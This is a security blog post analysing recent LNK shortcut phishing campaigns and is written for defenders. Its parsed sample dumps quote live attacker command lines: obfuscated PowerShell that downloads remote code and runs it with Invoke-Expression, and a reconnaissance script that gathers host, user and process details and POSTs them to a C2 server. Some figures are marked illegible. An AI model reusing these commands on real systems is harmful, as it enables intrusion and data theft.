

LNK or Swim: Analysis & Simulation of Recent LNK Phishing

 splunk.com/en_us/blog/security/lnk-phishing-analysis-simulation.html



LNK (shortcut) files are a common starting point for many phishing campaigns. Threat actors abuse the unique properties of LNK files to deceive users and evade detection and prevention countermeasures, making them potent tools for compromising systems and networks.

In this blog, we'll provide an in-depth analysis of recent LNK phishing campaigns, examining the tactics, techniques, and procedures (TTPs) employed by threat actors. We'll also introduce tools and techniques for simulating these phishing campaigns, helping defenders test their defenses against malicious LNK usage.

Furthermore, we'll present a list of indicators of compromise (IOCs) associated with recent campaigns and discuss relevant Splunk detections for LNK files.

By the end of this post, you will:

- Have gained valuable insights into the landscape of LNK-based phishing campaigns.
- Be equipped with the knowledge and tools necessary to strengthen your defenses against these attacks.

Let's get started by understanding what LNK files are and how they can be abused for phishing.

What are LNK files?

First, let's understand LNK files. A LNK (pronounced as "link") file is a type of shortcut file used in the Windows operating system (OS) to create a convenient way to access files, folders, applications, or websites.

These files are typically created automatically when a user creates a shortcut to a file, folder, or application in Windows Explorer or on the desktop.

LNK files appear as small icons with a curved arrow overlay, indicating that they are shortcuts. When a user right-clicks on a LNK file and selects "Properties," they can view and modify properties such as the:

- Target file or folder
- Working directory
- con
- Any command-line arguments

In addition to these properties, LNK files contain supplementary — and you can leverage this info for threat intelligence purposes. This includes details such as the:

- Machine identifier where the LNK was built
- Folder ID
- Volume identifier
- Drive type
- Drive serial number
- Volume label
- GUID

Interestingly, in Windows OS, the LNK file extension is not directly visible, even if you have configured Windows to show file extensions in folder options settings. Users may not easily identify LNK files unless they are familiar with their appearance or use command-line queries.

Exploiting LNKs for phishing

The properties of LNK files make them potent tools in phishing campaigns. Their unique characteristics deceive users and also make it alarmingly easy to slip past detection measures that may be in place.


A variety of threat actors and campaigns have exploited LNK files in their phishing endeavors, including:

- Malware families like Qakbot
- Various Trojan Stealer variants such as Rhadamanthys and Redline Stealer
- Remote Access Trojans (RATs) like Remcos and ROKRAT

- Loaders such as [Amadey](#), [DarkGate](#), [DbatLoader](#), and [GuLoader](#)
- And [other campaigns tracked by Cisco Talos](#)

These deceptive shortcuts, often camouflaged as legitimate executables or PDF files, entice unsuspecting users to click, ultimately leading to the compromise of their systems or networks.

This video demonstrates how LNK files can be effective for creating deceptive file types due to the inherent behavior of Windows OS in hiding file extensions.



LNK Phishing Campaign and Evolution

With that background covered, let's delve into several active campaigns we've observed, each leveraging the .LNK file format as the initial trigger for initiating the infection chain on targeted hosts or systems.

- We'll explore the tactics, techniques, and procedures (TTPs) employed by threat actors in these campaigns.
- Then, we'll demonstrate how defenders can extract the contents of LNKs using tools such as [LECcmd](#).

TTPs in LNK Phishing Campaigns

Let's look at the TTPs that threat actors in these campaigns use. This helps us to:

- Gain insight into their methodologies.
- Enhance our understanding of emerging threats.

Command and Scripting Interpreter (T1059.001)

In a typical phishing campaign, threat actors deploy a straightforward yet impactful strategy by employing malicious LNK files to distribute [malware](#). Crafted with a script or command line argument, these LNK files prompt a specific action upon user interaction.

For instance, clicking the deceptive LNK file — often disguised as a legitimate document titled '[INVOICE#BUSAPOMKDS03](#)' — initiates a chain of events.

Upon execution, the LNK file triggers a command that copies a malicious file.bat from a remote domain to the %USERPROFILE%\Music\file.bat directory on the targeted host. This seemingly innocuous action culminates in the deployment of malware, notably AsyncRAT, potentially compromising the victim's system. Figure 01 illustrates the deceptive LNK file at the heart of this phishing scheme.




Figure 01: AsyncRAT LNK Phishing Campaign

Data Encoding (T1132)

Rhadamanthys (1)(2), a Trojan Stealer, is another example of malware leveraging .LNK files in its phishing campaign. These specially crafted LNK files contain an embedded Base64-encoded PowerShell script designed to download a file from a malicious Command and Control (C2) URL, serving as the initial step in its attack chain.

Figure 02 illustrates how this deceptive .LNK file employs a notepad icon to entice users into clicking the malicious file, thereby initiating the attack.




Figure 02: Rhadamathys LNK Phishing Campaign

After decoding the Base64 string, we unveil a straightforward PowerShell script. This script is responsible for downloading another PowerShell script, which is subsequently executed using Invoke-Expression.




Figure 03: Rhadamathys LNK Decoded Powershell

Obfuscated Files or Information (T1027)

Another technique we saw commonly used in phishing .LNK campaigns is the obfuscation of scripts it tries to execute, such as PowerShell or batch script.

Figure 04 shows a ducktail LNK campaign that uses a caret (^) symbol as an obfuscation technique to break up commands or expressions to hinder readability and evade detection by security tools.

```

File size (bytes): 0
Flags: HasWorkingDir, HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon
File attributes: 0
Icon index: 182
Show window: $mNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Working Directory:
Arguments: /c start /min "" p'o'w'ershell.exe -W'i'n'd'owSt'yle h'id'd'e'n -No'Lo'go -M'o'Pro'f'i'l'e -Exec'ut'i'o'n'P'o'l'i'c'y by'p'ass -C'om'm'a'n'd "$qcljngg=[System.Text.Encoding]::ASCII.GetString([System.Co
nvert]::FromBase64String('JGNvbnRlbnQgPSB3bnZva2UtV2ViUmVxdWVzdCAtVXJpICdodHRwOi8vZm14dGVzdDEyMy51ay9hcGk
=
zLzA4ZjJhOwRkMmY1NDY0ODNiMzFhNzY0MTA4ODM4YVYwFhJyAtVXNlQmFzZW50LmNvbnRlbnQ7'));$htweub=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('L2ZpbGVkYXRhL3BzLzA4ZjJhOwRkMmY1NDY0ODNiMzFhNzY0MTA4ODM4YVYwFhJyAtVXNlQmFzZW50LmNvbnRlbnQ7'));$content = Invoke-WebRequest -Uri
'http://fixtest123.uk/api/filedata/ps/08f2a9dd2f546483b31a764108838aaa' -
UseBasicParsing;Invoke-Expression $content.content;
Icon Location: %SystemRoot%\System32\imageres.dll

--- Extra blocks information ---

>> Environment variable data block
Environment variables: C:\WINDOWS\system32\cmd.exe

```

Figure 04: Ducktail LNK phishing campaign

Using CyberChef once more, we can decode the encoded string to reveal its contents, which include a command to download another file from its C2 server, thereby extending its attack chain.




Figure 05: Ducktail LNK Decode Powershell

Reconnaissance (TA0043)

Furthermore, threat actors have devised .LNK samples tailored to conduct reconnaissance on target hosts or systems. Upon execution, these .LNK files trigger PowerShell scripts designed to collect extensive system information. This includes details such as:

- Processor specifications
- Computer name
- Current user
- Loaded modules
- Process list
- Memory usage
- MAC address
- Registry size
- IP address

Such reconnaissance activities enable threat actors to gather valuable intelligence for malicious activities.

```

--- Header ---
Target created: 2024-02-03 12:14:06
Target modified: 2024-02-03 12:14:06
Target accessed: 2024-02-03 12:14:06

File size (bytes): 52,300
Flags: HasName, HasArguments, HasIconLocation, IsUnicode, HasExpString, PreferEnvironmentPath
File attributes: FileAttributeArchive
Icon index: 1
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name:
Arguments: /k powershell "$name='test';try{$start=Get-Date -Format 'yyyy-MM-dd HH:mm:ss'}catch{};try{Add-Type -AssemblyName System.Windows.Forms;}catch{};try{$screenBounds=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$screenWidth=$screenBounds.Width;$screenHeight=$screenBounds.Height;}catch{};try{$processors=(Get-WMIObject -Class Win32_Processor).NumberOfLogicalProcessors;}catch{};try{$computername=$env:computername;}catch{};try{$username=$env:username;}catch{};try{$x=[System.Windows.Forms.Cursor]::Position.X;$y=[System.Windows.Forms.Cursor]::Position.Y;}catch{};try{$DLLs=New-Object System.Collections.ArrayList;$loadedDLLs=Get-Process|Select -Expand Modules -ErrorAction SilentlyContinue;ForEach ($dll in $loadedDLLs) {if($dll.ModuleName.EndsWith('.dll'), [StringComparison]::Ordinal)}{[void]$DLLs.Add($dll.FileName);}}catch{};try{$processes=New-Object System.Collections.ArrayList;$runningProcesses=Get-Process;ForEach ($process in $runningProcesses) {[void]$processes.Add($process.ProcessName);}}catch{};try{$x1=[System.Windows.Forms.Cursor]::Position.X;$y1=[System.Windows.Forms.Cursor]::Position.Y;}catch{};try{$memory=(Get-CimInstance Win32_OperatingSystem).TotalVisibleMemorySize/1048576;}catch{};try{$diskSize=(GWMI -Class Win32_LogicalDisk|Measure-Object -Sum Size|Select-Object -Expand Sum) / 1073741824 }catch{};try{$MACAddresses=Get-WmiObject Win32_NetworkAdapterConfiguration|Select -ExpandProperty MACAddress}catch{};try{$runningProcesses=(Get-Process).count}catch{};try{$regSize=GWMI -Class Win32_Registry|Select-Object -Expand CurrentSize}catch{};try{$domain=(Get-WMIObject -Class Win32_ComputerSystem).Domain}catch{};try{$x2=[System.Windows.Forms.Cursor]::Position.X;$y2=[System.Windows.Forms.Cursor]::Position.Y;}catch{};try{$end=Get-Date -Format 'yyyy-MM-dd HH:mm:ss'}catch{};try{$ip=curl 'http://ip-api.com/json/?fields=status,message,country,isp,org,mobile,proxy,hosting,query' -UseBasicParsing;}catch{};$myObject=[PSCustomObject]@{name=$name;screen=$screenWidth.toString()+','+$screenHeight.toString();processors=$processors;computername=$computername;username=$username;cursor=$x.toString()+','+$y.toString();$x1.toString()+','+$y1.toString()+','+$x2.toString()+','+$y2.toString();dlls=$DLLs;processes=$processes;memory=$memory;disksize=$diskSize;mac=$MACAddresses;runningProcesses=$runningProcesses;regSize=$regSize;domain=$domain;ip=$ip.content;start=$start;end=$end};$u='http://185.236+.228.29/get/info';curl -method POST -body ($myObject|ConvertTo-Json) -uri $u -UseBasicParsing;"}

Icon Location: ..\temp_102_39543_921.pdf

--- Extra blocks information ---
>> Environment variable data block
Environment variables: %windir%\SysWow64\cmd.exe

```

Figure 06: LNK Recon

The reconnaissance operation saves all gathered system information, converts it into JSON format, and then transmits it to the C2 server controlled by the threat actor.

```

{
  "name": "test",
  "screen": "1024:1024",
  "processors": 4,
  "computername": "win11pro",
  "username": "user",
  "cursor": "1330:762|1330:762|1330:762",
  "dlls": [
    "C:\\Windows\\SYSTEM32\\ntdll.dll",
    "C:\\Windows\\System32\\KERNELBASE.dll",
    "C:\\Windows\\System32\\msvc_p_win.dll",
    "C:\\Windows\\System32\\ucrtbase.dll",
    "C:\\Windows\\System32\\RPCRT4.dll",
    "C:\\Windows\\SYSTEM32\\UpdateHeartbeatScan.dll",
    "C:\\Windows\\SYSTEM32\\UpdatePolicyScenarioReliabilityAggregator.dll",
    "C:\\Windows\\SYSTEM32\\UpdateReboot.dll",
    "C:\\Windows\\SYSTEM32\\PwdlessAggregator.dll",
    "C:\\Windows\\System32\\combase.dll",
    "C:\\Windows\\System32\\OLEAUT32.dll",
    "C:\\Windows\\SYSTEM32\\MediaFoundationAggregator.dll",
    "C:\\Windows\\SYSTEM32\\CodeIntegrityAggregator.dll",
    "C:\\Windows\\System32\\CRYPT32.dll",
    "C:\\Windows\\System32\\shcore.dll",
    "C:\\Windows\\SYSTEM32\\wusys.dll",
    "C:\\Windows\\System32\\WINTRUST.dll",
    "C:\\Windows\\System32\\msvcrt.dll",
    "C:\\Windows\\SYSTEM32\\UMPDC.dll",
    "C:\\Windows\\SYSTEM32\\MSASN1.dll",
    "C:\\Windows\\uus\\packages\\preview\\AMD64\\uusbrain.dll",
    "C:\\Windows\\uus\\packages\\preview\\AMD64\\UusFailover.dll",
    "C:\\Windows\\uus\\packages\\preview\\AMD64\\UusCoreHealthAggregator.dll",
    "C:\\Windows\\uus\\packages\\preview\\AMD64\\UpdatePlatformAggregators.dll",
    "C:\\Windows\\System32\\sechost.dll",
    "C:\\Windows\\System32\\bcrypt.dll",
  ]
}

```

Figure 07: Recon Information

In addition, this .LNK file incorporates the PDF icon and embeds a dummy PDF file within its file structure. This tactic makes the LNK file seem legitimate, effectively disguising it as a PDF document. This deceptive appearance increases the likelihood of the target user inadvertently compromising the host system by clicking the LNK file.




Figure 08: Embedded PDF file

Indirect Command Execution (T1202)

Malicious .LNK files can abuse Windows utilities to evade security restrictions around command-line interpreter usage. This lets adversaries execute malicious commands discreetly, bypassing detection mechanisms that typically monitor command execution. This can lead to unauthorized system access or data compromise.

Figure 09 depicts a malicious LNK file observed in the wild. This LNK file uses a Living Off the Land Binary (LOLBIN) technique known as forfiles, a legitimate Windows utility, to execute PowerShell script, which initiates the download of a malicious payload in ZIP file format. Upon successful execution, this payload is deployed onto the compromised host, thereby facilitating further malicious activities by the threat actor.

[illegible]

Figure 09: LNK uses Forfiles LOLBIN

User Execution: Malicious File (T1204.002)

In this section, we've analyzed and reverse engineered a more intricate form of malicious LNK files compared to the four examples previously explored. We will dissect all the tactics and techniques employed by this malicious LNK file upon execution by the user.

When executed, this LNK file triggers a PowerShell script that employs obfuscation techniques such as the caret (^) symbol and string comments. These tactics are used to obscure the script's functionality and evade detection during static analysis.

[illegible]

Figure 10: LNK Obfuscated Powershell

After reverse engineering and de-obfuscating the script, we discovered the PowerShell component extracts a series of bytes from the LNK code, which are then decrypted using XOR encryption. The decrypted data is then used to create two files:

- One of these files is a dummy DOCX file, leveraging the icon to masquerade as a legitimate document.
- The other file, a .CAB archive, is dropped as '\$env:public\UHCYbG.cab' and contains multiple malicious files to perpetuate the attack chain.

Figure 11 illustrates the encrypted data within the payload and its decrypted form after XOR decryption.

```

PS C:\poc\test\extract_cab> .\decrypt_layer2.py
Encrypted DOCX in LNK:
00000000: 01 1A 52 55 45 51 59 59 59 51 17 5A 06 09 51 51 ...RUEQVYYQ.Z..QQ
00000010: 51 51 51 51 51 51 51 51 51 51 5A 51 51 51 0E 23 Q000000000000000.#
00000020: 34 30 22 7E 7F 23 34 30 22 FC 83 90 1B 52 60 41 4E=-,##=-...R'A
00000030: 57 B1 2A CE 33 C8 2A 26 E7 04 15 35 E2 EC D9 81 W.*.3.*G...5...
00000040: CA 19 2C D1 C1 90 BF 57 CA 1D 19 F7 0B 8E 8F 01 ...W...
00000050: 58 EB 01 07 90 4F 62 A8 B6 B6 72 F5 8C 4D AC EF [...Ob...r.M...
00000060: 2B F6 C5 4C 56 54 FA E8 D0 DB D3 30 BA 93 F1 B1 +.LVT...0...
00000070: 24 A6 E5 ED D6 1C E6 39 0E 39 FE F4 15 A3 B9 33 $.9.9....3
00000080: FF 9B 1F 99 58 17 C0 A9 D1 9C 9C 19 0F B6 CB 72 ...[...f
00000090: D4 23 82 22 A3 0B 9B 60 5C 49 E4 28 82 52 B0 EB .#. "...I.(R...
000000A0: 38 BF 61 AC BD D1 3F 83 08 3C FC D3 E5 E4 7A F9 8.a...?<...z.
000000B0: 27 CE C0 AF 86 DC FC 15 0A 7C 4B 5C 76 0B 97 05 '.....[K(v...
000000C0: E7 C2 69 9B F4 0D F6 D0 15 D0 34 A2 0D 97 A8 C5 ...i.....q...
000000D0: F9 1A 62 B1 34 81 AB BE 71 BF 2A 36 B9 C0 9C 90 ...b.4...q.*6...
000000E0: 02 C1 1A 7F 6B 58 54 1A 27 CF F5 32 CD 42 8C 0D ...k[T.'...2.B...
000000F0: 02 35 5F 08 89 AE A3 15 F6 9D 4D B8 A7 CB F5 38 .5.....M....8

Decrypted DOCX in LNK:
00000000: 50 4B 03 04 14 00 08 08 08 00 46 0B 5A 58 00 00 PK.....F.ZX..
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5F 72 .....f
00000020: 65 6C 73 2F 2E 72 65 6C 73 AD D2 C1 4A 03 31 10 els/.rels...J.l.
00000030: 06 0E 7B 9F 62 99 7B 77 B6 55 44 64 B3 D0 88 D0 ..{.b.[w.Udd...
00000040: 9B 48 7D 80 90 CC EE 06 9B 4C 48 A6 5A DF DE 50 .H].....LH.Z..P
00000050: 0A BA 50 56 C1 1E 33 F9 E7 E7 23 A4 D0 1C FD BE ..PV..3...#...
00000060: 7A A7 94 1D 07 05 AB BA 81 8A 82 61 EB C2 A0 E0 z.....a...
00000070: 75 F7 B4 BC 87 4D B7 68 5F 68 AF A5 44 F2 E8 62 u.....M.h.h..D..b
00000080: AE CA 4E C8 BA 46 91 F8 00 98 CD 48 5E E7 9A 23 ..N.F....H*.#
00000090: 85 72 D3 F3 F2 5A CA 31 0D 18 B5 79 D3 03 E1 BA .r.s.Z.l...y...
000000A0: 69 EE 30 FD EC 80 6E D2 59 6D AD 82 B4 85 2B A8 i.0...n.Ym...+.
000000B0: 76 9F 91 FE 07 D0 9E 44 5B 2D 1A 80 27 5A C6 54 v.....D[-.'Z.T
000000C0: 06 93 38 CA A5 5C A7 81 44 81 65 F3 5C C6 F9 94 ..8.\..D.e.\...
000000D0: A8 4B 33 E0 65 D0 FA EF 20 EE 7B 67 E8 91 CD C1 .K3.e...[g...
000000E0: 53 90 4B 2E 3A 0A 05 4B 76 9E A4 63 9C 13 D0 5C S.K...Kv..c...
000000F0: 53 64 0E 59 D8 FF F2 44 A7 CC 1C E9 F6 9A A4 69 Sd.Y...D.....i

Encrypted CAB in LNK:
00000000: C5 DB CB CE 88 88 88 88 47 B4 89 88 88 88 88 88 .....G.....
00000010: A4 88 88 88 88 88 88 88 88 89 89 88 81 88 88 88 .....
00000020: 88 88 88 88 A3 89 88 88 8E 88 89 88 CE 89 88 88 .....
00000030: 88 88 88 88 88 EF D0 2F 92 A8 88 FB FC E9 FA ...../.....
00000040: FC A6 FE EA FB 88 88 18 8A 88 CE 89 88 88 88 88 .....
00000050: 27 DE E8 CC A8 88 FD E6 F2 E1 F8 A6 ED F0 ED 88 '...../...
